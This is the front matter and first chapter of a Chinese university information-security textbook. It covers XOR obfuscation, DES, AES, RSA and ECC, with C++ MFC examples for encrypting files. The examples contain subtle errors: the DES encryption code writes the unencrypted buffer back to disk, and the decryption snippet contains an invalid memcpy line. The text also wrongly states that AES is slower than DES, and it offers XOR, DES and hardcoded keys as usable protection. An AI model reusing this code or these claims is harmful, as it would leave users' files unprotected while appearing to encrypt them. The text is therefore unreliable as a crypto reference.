高等学校计算机应用规划教材

信息安全应用教程

- DES、AES、ECC和MD5算法应用
- 共享软件的加密、防复制和功能限制
- 软件的汉化和补丁
- 可执行文件病毒分析
- 恶意程序列举、自免疫防病毒
- 远程控制实现和查木马方法
- 键盘安全、文件外发控制
- 透明加密、函数钩子应用
- 文件过滤驱动的使用
- OpenSSL与NDIS应用



赵树升　编著

清华大学出版社

高等学校计算机应用规划教材

信息安全应用教程

赵树升　编著

清华大学出版社

北　京

内 容 简 介

本书以 Windows 操作系统为基础，以 C 和 C++为主要开发语言，全面翔实地介绍了在很多企业工作中都要用到的信息安全实例，注重理论与实践相结合，每介绍一种理论，均以实例阐述，力求通过简短的实例，提升学习者的兴趣。

在深入分析、全面阐述后，本书向读者揭示，与信息安全相关的应用并不是那么复杂，尤其病毒、软件保护和文档安全部分，几乎都是作者编写的代码。

本书结构清晰、内容翔实，既可以作为工科院校相关专业的教材，也可以作为从事工程设计工作的专业技术人员的参考书。

本书每章中的电子教案和实例源文件可以到 http://www.tupwk.com.cn/downpage/index.asp 网站下载。

图书在版编目(CIP)数据

信息安全应用教程 / 赵树升　编著. —北京：清华大学出版社，2012.11

(高等学校计算机应用规划教材)

ISBN 978-7-302-30428-9

Ⅰ. ①信…　Ⅱ. ①赵…　Ⅲ. ①信息系统—安全技术—高等学校—教材　Ⅳ. ①TP309

中国版本图书馆 CIP 数据核字(2012)第 244772 号

责任编辑：胡辰浩　袁建华
装帧设计：康　博
责任校对：邱晓玉
责任印制：

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦 A 座　　**邮　　编**：100084
社 总 机：010-62770175　　**邮　　购**：010-62786544
投稿与读者服务：010-62776969, c-service@tup.tsinghua.edu.cn
质量反馈：010-62772015, zhiliang@tup.tsinghua.edu.cn
课件下载：http://www.tup.com.cn，010-62794504
印 刷 者：
装 订 者：
经　　销：全国新华书店
开　　本：185mm×260mm　　**印　　张**：15.75　　**字　　数**：364 千字
版　　次：2012 年 11 月第 1 版　　**印　　次**：2012 年 11 月第 1 次印刷
印　　数：1～4000
定　　价：30.00 元

产品编号：

前　　言

信息安全有比较广泛的应用。本书是作者根据近几年在学校任教和在紫光慧图工作期间经验的综合，针对高等院校信息安全及信息技术类相关本科/专科专业课程特点，从实验教学实用性出发，以培养和锻炼学生网络信息安全技术实际动手能力和创新能力为目标编写而成。本书力争理论与实践的紧密结合，多讲一些基本技能的培养。全书讲述了常用加密算法的使用、软件常用的知识产权保护方法、病毒尤其是文件型病毒所使用的技术、从介绍木马技术角度，介绍了远程控制的原理与实现和最基本的网络安全编程，首次在信息安全教程中引入了文档安全。文档安全是近几年出现的一项应用，主要用来确保本单位的文档在被非本单位使用中处于可控状态。本书较为详尽地介绍了这方面的应用。

本书可作为信息安全、网络工程及计算机应用本科/专科实验教材，也可作为网络信息安全职业技术培训实验教材，亦适合于企事业单位的网络安全管理人员、信息系统管理人员以及其他相关专业技术人员阅读和参考。

概括起来，本书具有以下主要特点：

- 结构清晰、内容翔实。在每一章的开始概要说明了本章将介绍的内容，使学习者做到心中有数；每介绍一种应用，首先介绍其基本原理，然后举出一个应用实例，结合紧密，不会使人觉得接受困难。
- 首次引入了文档安全。紫光慧图的赵学先生提出了要在信息安全产品中实现“整个信息生命周期”都能保证信息安全的构想，因此本人能有幸在其构想下去实现整个解决方案中的部分功能。本书文档安全的例子就来源于紫光慧图。
- 每一章最后提供有习题。通过完成这些习题，可以使学习者更好地掌握本章介绍的内容。

本书共分 6 章，第 1 章介绍数据加密的常用算法的概念和使用方法；第 2 章介绍软件保护知识产权用到的基本防护方法；第 3 章重点介绍文件型病毒的原理与防范措施，网络型病毒的一个实例放到了最后一章；第 4 章是通过介绍木马来介绍如何实现远程控制；第 5 章介绍文档安全，目前对文档安全编程的需求量挺大，但很多教程都还没有涉猎；第 6 章介绍网络安全方面的基本应用。

除了封面署名的作者外，参加本书编写和制作的人员还有孙之芳、李福伟、王璞、赵省治、刘厚力、付伟、宋现伟、庞西芝、高绘绘、吴华、方瑞铭、乌拉拉、陈道贺、张鸿、赵少林、张鸿彦、王欣、李志超、施兴家等人。

在编写本书的过程中参考了相关文献，在此向这些文献的作者深表感谢。由于时间较紧，书中难免有错误与不足之处，恳请专家和广大读者批评指正。我们的信箱是 huchenhao@263.net，电话是 010-62796045。

作　者

20012 年 6 月

目　　录

第1章　数据安全

本章介绍如何对数据加密，内容包括：

- 加密解密的基本概念；
- 如何熟练地使用 VS 结合以前的 C 和 C++知识写代码；
- DES、AES、SCB2 加密算法的运用；
- RSA 和 ECC 加密算法的运用；
- MD5 和 SHA 算法的运用；
- 如何综合地运用本章的知识。

1.1　数据安全概述

数据安全的基础是加密。研究加密的是密码学(Cryptology)。密码学是研究加密和解密变换的一门科学。通常情况下，人们将可懂的数据或消息称为明文(Plaintext)；将明文变换成不可懂的数据称为密文(Ciphertext)。把明文变换成密文的过程叫加密(Encryption)；其逆过程，即把密文变换成明文的过程叫解密(Decryption)。明文与密文的相互变换是可逆的变换，并且只存在唯一的、无误差的可逆变换。完成加密和解密的函数称为密码算法(Algorithm)。在计算机上实现的数据加密算法，其加密或解密变换是由密钥(Key)来控制的。密钥是由使用密码体制的用户随机选取的，密钥成为唯一能控制明文与密文之间变换的关键，它通常是一随机数据串，主要分为对称密码系统密钥和非对称密码系统密钥。

1. 对称密码系统(Symmetric cryptosystem)

如果一个密码系统的加密密钥和解密密钥相同，则称为对称密码加密系统，也叫单密钥系统或私钥密码系统。它使用单个密钥，既用于加密，也用于解密。对称密钥加密是加密大量数据的一种行之有效的方法。

对称密码加密有许多种算法，例如 DES、AES 等。但所有这些算法都有一个共同的目的，以可还原的方式将明文转换为密文。密文使用加密密钥编码，对于没有解密密钥的任何人来说它都是没有意义的。由于对称密码加密系统在加密和解密时使用相同的密钥，所以这种加密过程的安全性取决于是否能保证密钥的安全。

SCB2(也叫 SM1)算法是由国家密码管理局编制的一种商用密码分组标准对称算法。该算法是国家密码管理部门审批的SM1 分组密码算法，分组长度和密钥长度都为 128 比特，算法安全保密强度及相关软硬件实现性能与 AES 相当。目前采用该算法已经研制出了系列芯片、智能 IC 卡、智能密码钥匙、加密卡、加密机等安全产品，这些产品广泛应用于电子

政务、电子商务及国民经济的各个应用领域。

2. 非对称密码系统(Asymmetric cryptosystem)

非对称密码系统使用两个密钥，分为公钥和私钥，这两个密钥在数学上是相关的。非对称密码系统也叫双钥密码系统或公钥密码系统。

在非对称密码系统应用中，公钥可在通信双方之间公开传递，或在公用储备库中发布，但相关的私钥是保密的。只有使用私钥才能解密用公钥加密的数据，使用私钥加密的数据只能用公钥解密。该算法被广泛用在数字签名中。

RSA 公钥加密算法是 1977 年由 Ron Rivest、Adi Shamirh 和 LenAdleman 在美国麻省理工学院开发的。RSA 取名来自这 3 人的名字。RSA 是非常有影响力的公钥加密算法，已被 ISO 推荐为公钥数据加密标准。RSA 算法基于一个十分简单的数论事实：给定两个素数 p、q，很容易相乘得到 n，而对 n 进行因式分解却相对困难，因此可以将乘积公开作为加密密钥。RSA 算法是第一个能同时用于加密和数字签名的算法，也易于理解和操作；但是速度较慢，运算开销大。

椭圆曲线密码体制来源于对椭圆曲线的研究，所谓椭圆曲线指的是由韦尔斯特拉斯(Weierstrass)方程

$$y^2+a_1xy+a_3y=x^3+a_2x^2+a_4x+a_6 \tag{1}$$

所确定的平面曲线。其中系数 $a_i(i=1,2,\cdots,6)$定义在某个域上，可以是有理数域、实数域、复数域，还可以是有限域 $G_F(pr)$，椭圆曲线密码体制中用到的椭圆曲线都是定义在有限域上的。

椭圆曲线上所有的点外加一个叫做无穷远点的特殊点构成的集合，连同一个定义的加法运算构成一个 Abel 群。在等式

$$mP=P+P+\ldots+P=Q \tag{2}$$

中，已知 m 和点 P 求点 Q 比较容易，反之已知点 Q 和点 P 求 m 却是相当困难的，这个问题称为椭圆曲线上点群的离散对数问题。椭圆曲线密码体制正是利用这个困难问题设计而来。椭圆曲线应用到密码学上最早是由 Neal Koblitz 和 Victor Miller 在 1985 年分别独立提出的。

2010 年年底的时候，在国家密码管理局的网站上公布了基于椭圆曲线 ECC 的 SM2 公开密钥国密算法和 SM3 杂凑算法。加上原来的 SM1(SCB2)商密对称算法，中国定义的数据安全加密算法终于走向成熟。以无线局域网产品为例，按照国家密码管理局公告(第 7 号)须采用下列经批准的密码算法：对称密码算法为 SMS4、签名算法为 ECDSA、密钥协商算法为 ECDH、杂凑算法为 SHA-256、随机数生成算法可以自行选择。

1.2　使用 VS 开发加密解密程序

本节介绍编写信息安全程序最常用的语言知识。以使用 C 和 C++为例，我们在 VS2008

下进行开发，一般涉及到以下知识。

1. 常用的 C 语言知识

(1) 常用数据类型

字节类型有 char、BYTE；字节指针类型有 char 和 BYTE*。

整形有 int、DWORD；整形指针有 int *和 DWORD *。

(2) 结构的声明、定义和使用

结构是相关数据的组合，是一种自定义的数据类型。例如，结构 AAA 的声明如下。

```
typedef struct _AAA{
 int x;
 char y; }AAA;
```

定义 AAA 类型的结构变量 a，定义方式如下：

```
AAA a;
```

变量 a 的使用如下：

```
a.x=5;
a.y=6;
```

(3) 常用命令举例

```
int x=sizeof(int); //sizeof 求类型 int 占用的字节长度
for(int   i=0; i<100; i++)x+=i;//for 是循环命令
do{
  x+=i;
  if(i==100)break;//break 是从循环中退出的命令
  i++;
}while(TRUE);//do-while 是循环命令
```

(4) 函数的定义、调用。传参数方式有传值、传地址、传引用。

(5) 指针是无符号 32 位整数(对 32 位系统而言)，是变量的地址。例如：

```
int   x=5;
int *px=&x;
```

(6) 字符串操作

字符串表示方式有 ASCII 码与 Unicode 方式。前者一个字节表示一个字符，后者两个字节表示一个字符。定义字符串举例：

```
char *s1="abcd"; //ASCII 方式
wchar_t *s2=L"qqqq"; //Unicode 方式
char ss1[300];
```

字符串的使用如下：

```
strcpy(ss1, "qqqq");//字符串的拷贝
strcat(ss1, "vvvvv"); //字符串的附加
printf(ss1);//输出到屏幕
```

2. 常用的 C++语言知识

(1) 类

一类事物的抽象，其中包含了类成员函数与数据成员。

下面声明的类 AAA 中，包含了公有(public)数据成员 x 和成员函数 GetA。

```
class AAA{
    public: int x;
            int GetA(int a);
};
```

(2) 类对象的定义和使用

下面分别举例使用静态方式定义的类对象 a 和动态方式定义的类对象指针 p，并使用它们。

```
AAA a;                //静态方式分配内存，定义 AAA 类型的对象 a
a.x=5;                //赋值
AAA *p=new AAA();     //动态方式分配内存定义对象指针 p，可以随时释放
p->x=5;               //赋值
delete p;             //释放 p 所指对象占用的内存空间
```

(3) 静态与动态方式定义类对象的异同

在函数中使用静态方式定义类对象，只有在该函数执行结束后才释放掉该类对象所占用的内存空间。而动态方式则可以在任何不需要该对象的时候使用 delete 删除其所占用的内存空间。

3. 使用 VS 建立工程过程

(1) 建立对话框应用程序

使用 VS 建立对话框应用程序的步骤为：新建→项目→VC++→MFC 应用程序。添加按钮、编辑按钮下的代码。右键选中可以编辑属性、双击可以编辑对应的代码(单击按钮后执行的代码)。程序的执行：调试→开始执行。过程如图 1-1 和 1-2 所示。

单击按钮后执行的函数如下：

```
void CtttDlg::OnBnClickedButton1()
{
MessageBox("hello");
}
```

::表示作用域，即后者是前者的一部分，是成员。

void 是类的方法的返回值类型，CtttDlg 为类名，OnBnClickedButton1()为类的一个方法。




图 1-1　建立工程

程序结构如下：

```
stdafx.h          函数的头文件引用；
*.h               应用程序的类声明；
    *.cpp         应用程序的类定义；
*Dlg.h            应用程序窗口的类声明；
    *Dlg.cpp      应用程序窗口的类定义；
*.rc              窗口资源文件。
```

下面是程序代码。

```
CtttDlg::CtttDlg(CWnd* pParent /*=NULL*/)
: CDialog(CtttDlg::IDD, pParent)   //后者表示基类
//窗口的构造函数(完成初始化)
BOOL CtttDlg::OnInitDialog()   //对话框初始化
void CtttDlg::OnBnClickedButton1()   //单击按钮后执行的函数
    void CzhaoDlg::OnBnClickedButton1()
{
    //加密的代码在此
MessageBox(L"加密");      //L 表示用 Unicode 字符方式
}
void CzhaoDlg::OnBnClickedButton2()
{
    //解密的代码在此
MessageBox(L"解密");
}
```




图 1-2　生成界面

(2) VC 中操作字符串的类 CString

类似 Java 中的 string。有问题查 MSDN

```
CString s="abcdef";    //初始化。注意大小写
char *p="hhhhhh";
s+=p;
```

(3) VC 中操作文件的类 CFile

CFile fp;//建立类对象。

fp.Open 有新建、读、写、读写 4 种方式。

fp.Seek 移动文件指针。文件指针是读写的起始位置。刚打开文件，为 0，读写 n 字节后，向后移动 n 字节。

fp.Read 读文件到内存。

fp.Write 写内存数据到文件。

1.3　最简单的加密解密

在实际软件开发中，如果对被保护的数据安全要求不高，可以采用比较简单的加密方式，速度快而且编程简单。主要有 3 种方式，本书只介绍异或和移位两种方式。

(1) 异或

设明文数据为 0x31，与密钥 0xff 进行异或运算则变为 0xce，解密时则与密钥再进行异或一次，数据恢复为原来值。用 C++ 实现加密解密代码如下。

BYTE e=0x31; //明文，BYTE 是无符号字节

BYTE m=0x31^0xff=0xce;//密文

BYTE r=0xce^0xff=0x31;//恢复为明文

(2) 移位

设明文数据为 0x31323334，循环右移位 5 位，变为数据 0xa1899199，再循环左依位 5 位，恢复原来的值 0x31323334。左移和右移分别使用<<和>>完成。

下面的代码演示了如何对文件 aaa.txt 进行异或加密解密。

```
CFile fp;
fp.Open(L"C:\\aaa.txt", CFile::modeReadWrite);
int len=(int)fp.GetLength();
BYTE *p=new BYTE[len];
fp.Read(p, len);
for(int i=0; i<len ; i++)p[i]^=0xff;
fp.SeekToBegin();
fp.Write(p, len);
fp.Close();
delete   []p;
```

解密代码和上面的完全一样。

1.4　DES 加密算法使用

1971 年美国学者塔奇曼(Tuchman)和麦耶(Meyer)根据信息论创始人香农(Shannon)提出的“多重加密有效性理论”创立了 DES 加密算法，后于 1977 年由美国国家标准局颁布。

DES 算法在 POS、磁卡及智能卡(IC 卡)、加油站、高速公路收费站等领域被广泛应用，以实现关键数据的保密，如信用卡持卡人的 PIN 的加密传输，IC 卡与 POS 间的双向认证、金融交易数据包的 MAC 校验等，均用到 DES 算法。

DES 算法把 64 比特的明文输入块变为 64 位的密文输出块。如果明文长于 64 比特，则分组为每组 64 位，不足则用 0 补够 64 位。密钥也是 64 位的。

假如别人给了我们一个 DES 的开发包，该怎么用呢？首先看一下该类的头文件，代码如下：

```
class CDes
{
public:
    CDes();
    virtual ~CDes();
    bool DoDes(char *Out, char *In, long datalen, const char *Key, int keylen, bool Type);
private:
    void DES(char Out[8], char In[8], const PSubKey pSubKey, bool Type);
    void SetKey(const char* Key, int len);// 设置密钥
    void SetSubKey(PSubKey pSubKey, const char Key[8]);// 设置子密钥
    void F_func(bool In[32], const bool Ki[48]);// f 函数
    void S_func(bool Out[32], const bool In[48]);// S 盒代替
    void Transform(bool *Out, bool *In, const char *Table, int len);// 变换
    void Xor(bool *InA, const bool *InB, int len);// 异或
    void RotateL(bool *In, int len, int loop);// 循环左移
    void ByteToBit(bool *Out, const char *In, int bits);// 字节组转换成位组
    void BitToByte(char *Out, const bool *In, int bits);// 位组转换成字节组
};
```

除了构造函数和析构函数，只有一个公有函数，即加密解密使用的函数 DoDes。

先把 CDes.h 和 CDes.cpp 复制到程序的子目录下，然后在对话框类定义文件中加入语句：

```
#include "CDes.h"
```

然后在按钮的消息函数中可以添加如下加密解密代码：

```
BYTE key[8]={0x34,0x88,0xf7,0x99,0x6d,0xa5,0x7b,0x96};    //密钥
CFile    fp;
fp.Open(L"C:\\aaa.txt", CFile::modeReadWrite);    //可读可写方式打开文件
int len=(int)fp.GetLength();      //取文件长度
int    realLen=len;
if(len%8)len+=(8-len%8);
len+=8;   //对齐，最后 8 字节放文件长度
BYTE *p=new BYTE[len];      //分配内存
fp.Read(p, len);                  //读文件到内存
memcpy(&p[len-8], &realLen, 4);   //把长度复制到最后 8 字节
CDes des;
char *out= new char[len];
des.DoDes(out, p, len, key, 8, 0);    //加密，输出在 out
fp.SeekToBegin();      //移动文件指针到最前面
fp.Write(p, len);       //写入
```

```
fp.Close();
delete  []p;
```

解密的代码如下：

```
BYTE key[8]={0x34,0x88,0xf7,0x99,0x6d,0xa5,0x7b,0x96};
CFile  fp;
fp.Open(L"C:\\aaa.txt", CFile::modeReadWrite);
int len=(int)fp.GetLength();
BYTE *p=new BYTE[len];
fp.Read(p, len);
CDes des;
char *out= new char[len];
des.DoDes(out, p, len, key, 8, 1);    //最后一个参数为 1，表示解密
fp.SeekToBegin();
fp.Write(p, len);
int  realLen=0;
memcpy(realLen&, &p[len-8], 4);
fp.SetLength(realLen);    //记得此行，恢复原来文件长度
fp.Close();
```

如果要用随机数产生密钥，代码如下：

```
BYTE  key[8];
srand( (unsigned)time( NULL ) );
for(int i=0; i<8; i++) key[i]=(BYTE) rand() ;
```

1.5　AES 加密算法使用

密码学中的高级加密标准(Advanced Encryption Standard，AES)，又称高级加密标准 Rijndael 加密法，是美国联邦政府采用的一种区块加密标准。这个标准用来替代原先的 DES，已经被多方分析且广为全世界所使用。

该算法为比利时密码学家 Joan Daemen 和 Vincent Rijmen 所设计，结合两位作者的名字，以 Rijndael 命名。

AES 加密算法比 DES 速度慢，且更安全。常用于企业文档的加密。AES 的基本要求是，采用对称分组密码体制，密钥长度支持 128、192、256 位，分组长度 128 位。

AES 加密有很多轮的重复和变换。大致步骤如下：密钥扩展(KeyExpansion)、初始轮(Initial Round)、重复轮(Rounds)。

每一轮又包括：SubBytes、ShiftRows、MixColumns、AddRoundKey、最终轮(Final Round)，最终轮没有 MixColumns。

下面的 AES 加密算法中，密钥是 16 字节的。被加密或解密数据必须采用分组方式，每 16 字节为一组。最后数据不够 16 字节时要补齐。在本书所附代码中有 aes.cpp 和 aes.h

文件，可以运用这两个文件进行 AES 加密解密。加密代码如下：

```
#include "Aes.h"
BYTE   key[16];
srand( (unsigned)time( NULL ) );
for(int i=0; i<16; i++) key[i]=(BYTE)rand();          //生成随机密钥，16 字节
Aes aes(16, (unsigned char*)key);                     //AES 对象，初始化
long   mLen=1024*1024;
pDat= new BYTE[mLen];                                 //数据输入
pDat2=new BYTE[mLen];                                 //数据输出
CFile fp;
fp.Open(from,CFile::modeReadWrite);
int   circle=fp.GetLength()/mLen;                     //循环的圈数
for(long j=0; j<circle; j++){
   fp.Read(pDat,mLen);                                //读取个对象，每个对象的长度是字节
   for(long i=0;i<(mLen/16);i++) aes.Cipher(pDat+i*16,pDat2+i*16); //分组加密
   fp.Seek(0-mLen, CFile::current);                   //记得把指针移回去
   fp.Write(pDat2, mLen);
 }
fp.Close();
delete []pDat;
delete []pDat2;
```

解密的代码如下：

```
#include "Aes.h"
BYTE   key[16]={.....};    //要事先知道
Aes aes(16, (unsigned char*)key);
long   mLen=1024*1024;
pDat= new BYTE[mLen];
pDat2=new BYTE[mLen];
CFile fp;
fp.Open(from,CFile::modeReadWrite);
int   circle=fp.GetLength()/mLen;
for(long j=0; j<circle; j++){
  fp.Read(pDat,mLen);                                 //读取对象，每个对象的长度是字节
  for(long i=0;i<(mLen/16);i++) aes. InvCipher(pDat+i*16,pDat2+i*16);   //分组解密
  fp.Seek(0-mLen, CFile::current);
  fp.Write(pDat2, mLen);
}
fp.Close();
delete []pDat;
delete []pDat2;
```

注意：这里没有考虑到解密后恢复到原来文件的长度，请读者自己参照 DES 中的代码实现。

1.6　RSA 介绍与 ECC 算法使用

1. RSA 算法描述

(1) 密钥的产生

① 选两个保密的大素数 p 和 q。

② 计算 n=p*q, φ(n)=(p-1)*(q-1)，其中 φ(n)是 n 的欧拉函数值。

③ 选一整数 e，使满足 1<e< φ(n)，且 gcd(φ(n),e)=1。gcd(φ(n),e)=1 即是要满足 φ(n)与 e 互为质数。

④ 计算 d，使满足 d*e=1 mod φ(n)。

⑤ 以{e,n}为公开钥，{d,n}为秘密钥。两个素数 p 和 q 不再需要，应该丢弃，不要让任何人知道。

(2) 加密

先将明文 m 按比特串分组，使得每个分组对应的十进制数小于 n，对每组的明文作加密运算。

加密信息 m(二进制表示)时，设把 m 分成等长数据块 m1,m2,…,mi,…，块长为 s，其中 m_i<= n，s 尽可能大。对应的分组密文 e_i 是：

$e_i = m_i$^e(mod n)

(3) 解密

$m_i = e_i$^d(mod n)

(4) 举例

选 p=7，q=17。求 n=p*q=119，且 φ(n)=(p-1)*(q-1)=96。取 e=5，满足 1<e< φ(n)，且 gcd(φ(n),e)=1。确定满足 d*e=1 mod 96 且小于 d，因为 77*5=385=4*96+1，所以选 d 为 77，因此公开钥为{5,119}，秘密钥为{77,119}。设明文 m=19，则由加密过程得到密文为：

c=195 mod 119= 2476099 mod 119 =66

解密为：

6677 mod 119 = 19

2. ECC 算法描述

ECC(Elliptic Curves Cryptography，椭圆曲线密码编码学)。下面介绍一个利用椭圆曲线进行加密通信的过程。

(1) 用户 A 选定一条椭圆曲线 Ep(a,b)，并取椭圆曲线上一点作为基点 G。

(2) 用户 A 选择一个私有密钥 k，并生成公开密钥 K=kG。

(3) 用户 A 将 Ep(a,b)和点 K、G 传给用户 B。

(4) 用户 B 接到信息后，将待传输的明文编码到 Ep(a,b)上一点 M(编码方法很多，这里不作讨论)，并产生一个随机整数 r(r<n)。

(5) 用户 B 计算点 C1=M+rK;C2=rG。

(6) 用户 B 将 C1、C2 传给用户 A。

(7) 用户 A 接到信息后，计算 C1-kC2，结果就是点 M。因为

C1-kC2=M+rK-k(rG)=M+rK-r(kG)=M

再对点 M 进行解码就可以得到明文。

在这个加密通信中，如果有一个偷窥者 H，他只能看到 Ep(a,b)、K、G、C1、C2，而通过 K、G 求 k 或通过 C2、G 求 r 都是相对困难的。因此，H 无法得到 A、B 间传送的明文信息。其过程如图 1-3 所示。




图 1-3 ECC 加密解密过程

3. ECC 实现举例

假设建立的工程为 MYECC，把 ECC 加密开发包中的“CRYPTOPP”放到文件夹 \myECC\myECC 下，将 ECCENCRYPT.H 和 ECCENCRYPT.CPP 也放到文件夹 \myECC\myECC 下，如图 1-4。




图 1-4 建立 ECC 工程

然后添加项目如图 1-5 所示。




图 1-5 添加项目

添加引用如图 1-6 所示。

添加代码如下，分别为生成密钥对、加密文件、解密文件。密钥对的路径和文件名与该程序在同一路径下。

```
void CECC 加密 Dlg::OnBnClickedButton1()
{   //生成缺省的密钥对
     CEccEncrypt cee;
     cee.ECCGenerateKey();
}
void CECC 加密 Dlg::OnBnClickedButton2()
{   //用公钥对文件 a.txt 加密成 b.txt
```

```
#include "stdafx.h"
#include "ECC加密.h"
#include "ECC加密Dlg.h"

#include "eccEncrypt.h"

#ifdef _DEBUG
#define new DEBUG_NEW
#endif

#pragma comment(lib,"cryptlib")

// 用于应用程序“关于”菜单项的 CAboutDlg 对话框

class CAboutDlg : public CDialog
{
public:
    CAboutDlg();
```

图 1-6　添加引用

```
  CEccEncrypt cee;
  cee.ECCEncryptFile("a.txt","b.txt");
}
